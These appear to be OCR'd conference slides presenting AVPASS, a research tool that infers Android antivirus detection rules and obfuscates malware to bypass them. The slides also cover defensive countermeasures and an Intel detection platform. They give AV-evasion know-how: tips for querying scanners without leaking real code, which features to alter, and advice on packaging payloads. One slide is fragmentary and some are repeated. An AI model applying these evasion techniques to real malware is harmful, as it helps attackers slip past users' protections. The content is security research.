
- Most AVs use all (7 group) features when detect
- Inferred rules are about 30% of all possible combinations
- Better AVs have more complicated rules

How to Query Safely?

- Should minimize the sending information
- Should not send real code, instead send similar one
- Don’t worry about the APK’s functionality when querying


Imitation Mode

- **Imitation Mode: mimicking malware when query**
- **Benefit of imitation**
  - ✓ Generate malware with selected features
  - ✓ Query without entire code



Putting it All Together

- **Malware development scenario with AVPASS**



Evaluation: Bypassing AVs

- **General bypass ability**

Category	Avg. Detections	Detection Ratio
Average Detections	38 / 58	65%
After AVPASS	**3.42 / 58**	**5.8%**

** Experiment in **July / 2017**, Test with 2,000 malware*

- **Important features when bypassing or being detected**
  - ✓ To bypass : API → Package name → Class name → …
  - ✓ To be detected : String → API → Package name → …

Evaluation: Bypassing AVs

- **Obfuscation vs. Inferred rule combinations**

Category	Avg. Detections	Ratio
Full Obfuscations	8 / 58	13%
Inferred rules (about 30%)	**10 / 58**	**17%**

** Experiment in **May / 2017**, Test with 130 malware and 16,000 variations*

- **Imitation Mode detection**

Category	Avg. Detections
Full Obfuscation	8 / 58
Imitation mode detected (2 - 7 features combination)	6.2 / 58

** Experiment in **May / 2017**, Test with 100 malware and 12,000 variations*

Why not 100% Bypass?

- **Obfuscation cannot modify some contents**
  - ✓ [Ex1] Permission: *uses-permissions and android:permission*
  - ✓ [Ex2] Intent-filter: *action, category, data, and etc*
- **AVPASS might miss possible features that AV uses**
- **However, *Imitation Mode* will tell you about detection**

Findings: Observed Behaviors of AVs

- **Static vs. Dynamic analysis-based detection**
  - ✓ No dynamic analysis-based detection was found (because AVs should yield results within minutes thru VirusTotal)
- **AVs mainly detect by pattern matching**
  - ✓ Lack of advanced techniques (e.g., dataflow or interaction analysis)
- **50% of AVs only use hash value**
- ***Ahnlab*[1] / *WhiteArmor*[2] showed best detections (May, '17)**
- **After Java Reflec. *QuickHeal*[3] / *WhiteArmor* best (July, '17)**

1) http://www.ahnlab.com
2) http://www.whitearmor.ai
3) http://www.quickheal.co.in/

Feedback from AVs companies (How could you detect well?)

- **Ahnlab**

  No response

- **WhiteArmor**

  *Our detection uses **composite models**. Sorry for the limited information I can give you. As you know, the enemy is in the dark.*

- **QuickHeal**

  No response

Demo #2


- Infer features and rules of AVs
- Bypass AVs
- Safe query by using imitation mode

Discussion: Which AVs are Difficult to Bypass?

- **Thorough analysis and pattern matching**
  - ✓ Stronger AVs check more features and signatures
- **Complex rule combinations**
  - ✓ In general, good AVs have more detection rules
  - ✓ Detection ratio vs. False positive
- **Dataflow-based and Interaction-based detection**
  - ✓ AVPASS can bypass but our pattern is too obvious
  - ✓ Difficult to re-develop anti-analysis code

Discussion: AVPASS vs. De-obfuscation

- **Research on detection of obfuscated malware**
- **De-obfuscation technique**
  - ✓ Dynamic analysis based
  - ✓ Probabilistic analysis based
- **DeGuard test result**
  - ✓ Recover 70% of class names (when /wo AVPASS's reflection)
  - ✓ Cannot recover other obfuscations



http://apk-deguard.com/

Discussion: Defensive Measures


- **Additional category of return value**
  - ✓ Introduce “NOT VALID” output
- **Increase the number of features for detection**
  - ✓ Prevent model inferring by imitation mode
- **Active intervention of middle-man**
  - ✓ Detect inferring behavior and impose penalty


Discussion: AVPASS Limitations

- **Malware with payload** (e.g., apk/elf dropper or Native Libs)
  - ✓ Put everything within class not external file → AVPASS will handle
- **AVPASS as a malicious pattern** (after open-source)
  - ✓ Name encryption: generic, difficult to detect
  - ✓ Code insertion: could be a malicious signature, difficult to re-develop
- **Dynamic analysis**
  - ✓ Can resolve some obfuscations: encrypted string, dummy API, …

Discussion: AVPASS Limitations

- Ma … apk …)
  - ✓ D … ot e … e
- AV … ern …
  - ✓ N … t to c …
  - ✓ C … us c …
- Dy …
  - ✓ C … encry …





Detected "HelloWorld" (template name) as Malicious after 15~20K queries (20170517)

Now AV companies share signatures (20170719)


Discussion: AVPASS Limitations

- **Malware with payload** (e.g., apk/elf dropper or native libs)
  - ✓ Develop within your code(class) not external file → AVPASS will handle
- **AVPASS as a malicious pattern** (after open-source)
  - ✓ Name encryption: generic, difficult to detect
  - ✓ Code insertion: could be a malicious signature, difficult to re-develop
- **Dynamic analysis**
  - ✓ Can resolve some obfuscations: encrypted string, dummy API, …


Actually, We are Conducing Two Researches

- **Separate research into "Attack" and "Defense"**
  - ✓ AVPASS: "How to bypass?"
  - ✓ DEFENSE: "How to detect malware variations?"
- **Intel labs developed Android malware detection platform**
  - ✓ Incorporate both Static and Dynamic analysis
  - ✓ Emulation-based analysis reveals some of obfuscations

Intel Android Malware Detection Platform




* Upload and select classifier



Id	Name	Status	Prediction	Created Date	By	Description	Processed Date	Links:
				10:56:36 PDT				
75	021dd8cb942c749f6f4d64b592497f68d589d3b22499dec3c1009743ee98499c	predicted	dirty	2017-04-06 17:48:02 PDT	cyang8	orig	2017-04-06 17:51:22 PDT	Log/Delete
74	021dd8cb942c749f6f4d64b592497f68d589d3b22499dec3c1009743ee98499c_per.apk	predicted	clean	2017-04-06 16:44:04 PDT	cyang8	pert	2017-04-06 17:00:31 PDT	Log/Delete
73	0283baa21addd2197cb8de6270170db76c151dcf8d3f550be23bc87525eddf03_per.apk	predicted	clean	2017-04-06 16:43:43 PDT	cyang8	pert	2017-04-06 17:00:18 PDT	Log/Delete
71	002fb7803cd8c0549bc7eb023458618520a3f0939e6ece1235a296491a7a1383_per.apk	predicted	clean	2017-04-06 16:43:05 PDT	cyang8	pert	2017-04-06 17:00:05 PDT	Log/Delete
70	0183305ea07914e1b98fa2d89d25e0c1a8d07cf532c6cc181be6adec51f40b13_per.apk	predicted	clean	2017-04-06 16:42:50 PDT	cyang8	pert	2017-04-06 16:59:52 PDT	Log/Delete
69	02c9bddf966b59a8850a7395e7ce5af21ca16c442a0389fa0f5ec86680e39c9f_per.apk	predicted	clean	2017-04-06 16:42:40 PDT	cyang8	pert	2017-04-06 16:59:40 PDT	Log/Delete
68	00088e191503bbfbd5c56a789a71e8c718e42ea422ec73c760ee2de489e02b2e_per.apk	predicted	clean	2017-04-06	cyang8	pert	2017-04-06 16:59:26 PDT	Log/Delete

* Check classified result and emulated information



Future Work

- **More sophisticated obfuscation and more test**
  - ✓ More feature discovery, increase success ratio, …
  - ✓ Test on Google Verify Apps, independent AV solution, …
- **Incremental improvement of bypassing ability**
  - ✓ By conducting separated research
- **Windows version of AVPASS**
  - ✓ Robust binary rewriting technique is required
  - ✓ Inferring detection rules on more advanced AVs

AVPASS is Available Now

- **Source code**
  - ✓ https://github.com/sslab-gatech/avpass
- **Intel Android malware analysis platform**
  - ✓ Send mail to ami@intel.com, then we will let you in
- **Contact point**
  - ✓ AVPASS: Jinho Jung (jinho.jung@gatech.edu)
  - ✓ Malware Analysis System: Mingwei Zhang (ami@intel.com)

Conclusion

- Bypassed most of AVs and found limitations (cannot bypass all)
- Discovered features and rule combinations of AVs
- Proposed Imitation Mode to prevent code leakage
- Provided AVPASS as open-source